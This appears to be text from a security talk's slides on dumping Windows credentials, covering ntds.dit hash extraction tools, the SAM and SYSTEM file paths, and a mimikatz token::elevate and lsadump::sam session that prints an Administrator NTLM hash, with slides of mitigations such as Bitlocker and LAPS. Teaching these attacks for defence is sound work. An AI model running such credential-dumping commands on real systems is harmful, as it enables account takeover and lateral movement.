

- Windows: DSInternals PowerShell Module
- Linux: NTDSXtract




# DEMO

Extracting hashes from ntds.dit

# GUI Tools



# KRBTGT Account






# Proactive Measures


- Encryption
- RODC
- Backup protection
- Regular password changes

# Active Directory Database - Online

- MS-DRSR/RPC



# Go to [www.dsinternals.com](http://www.dsinternals.com) for demo ;-)




# Proactive Measures

- Avoid using administrative accounts
- Do not run untrusted SW
- Do not delegate the right to replicate directory changes
- Use an application firewall / IDS ???

# SAM Database

- Offline
  - Files
    - C:\Windows\System32\config\SAM
    - C:\Windows\System32\config\SYSTEM
  - Tools
    - Windows Password Recovery
- Online
  - Mimikatz

# Online SAM Dump



```
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

448      21577      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Primary
-> Impersonated !
* Process Token : 2764457      ADATUM\hacker      S-1-5-21-3180365339-800773672-3767752645-4102      (12g,23p)
* Thread Token : 2770005      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Impersonation (Delegati

mimikatz # lsadump::sam
Domain : LON-SVR1
SysKey : ff2163fab9eb8ae2988965695d85bd41
Local SID : S-1-5-21-1625937845-1630943806-1664044456

SAMKey : 48c1e81db578fd62856c5a7261a0dd9d


RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 92937945b518814341de3f726500d4ff
```



# Proactive Measures

- Bitlocker
- Randomize local Administrator passwords
- Restrict administrative access
- LSA Protected Process

# GP Local Admin Pwd Management Solution



The screenshot shows the 'Password Settings' window. At the top, there's a title bar with the text 'Password Settings' and standard window controls. Below the title bar, there's a section with a 'Password Settings' icon and two buttons: 'Previous Setting' and 'Next Setting'. The main area contains three radio buttons: 'Not Configured', 'Enabled' (which is selected), and 'Disabled'. To the right of these is a 'Comment:' text box. Below the radio buttons is a 'Supported on:' section with a text box containing 'At least Microsoft Windows XP Professional or Windows Server 2003 family'. The bottom section is divided into 'Options:' and 'Help:'. Under 'Options:', there's a 'Password Complexity' dropdown menu set to 'Large letters + small letters + numbers + specials', a 'Password Length' spinner set to 12, and a 'Password Age (Days)' spinner set to 30. Under 'Help:', there's a description: 'Configures AdmPwd password parameters', followed by 'Password complexity: which characters are used when generating a new password' with a default of 'Large letters + small letters + numbers + special characters'. It also lists 'Password length' with a minimum of 12, maximum of 64, and default of 12 characters, and 'Password age in days' with a minimum of 1, maximum of 365, and default of 30 days.

Password Settings

Previous Setting Next Setting

☐ Not Configured ☒ Enabled ☐ Disabled

Comment:

Supported on: At least Microsoft Windows XP Professional or Windows Server 2003 family

Options:

Help:

Password Complexity

Large letters + small letters + numbers + specials

Password Length 12

Password Age (Days) 30

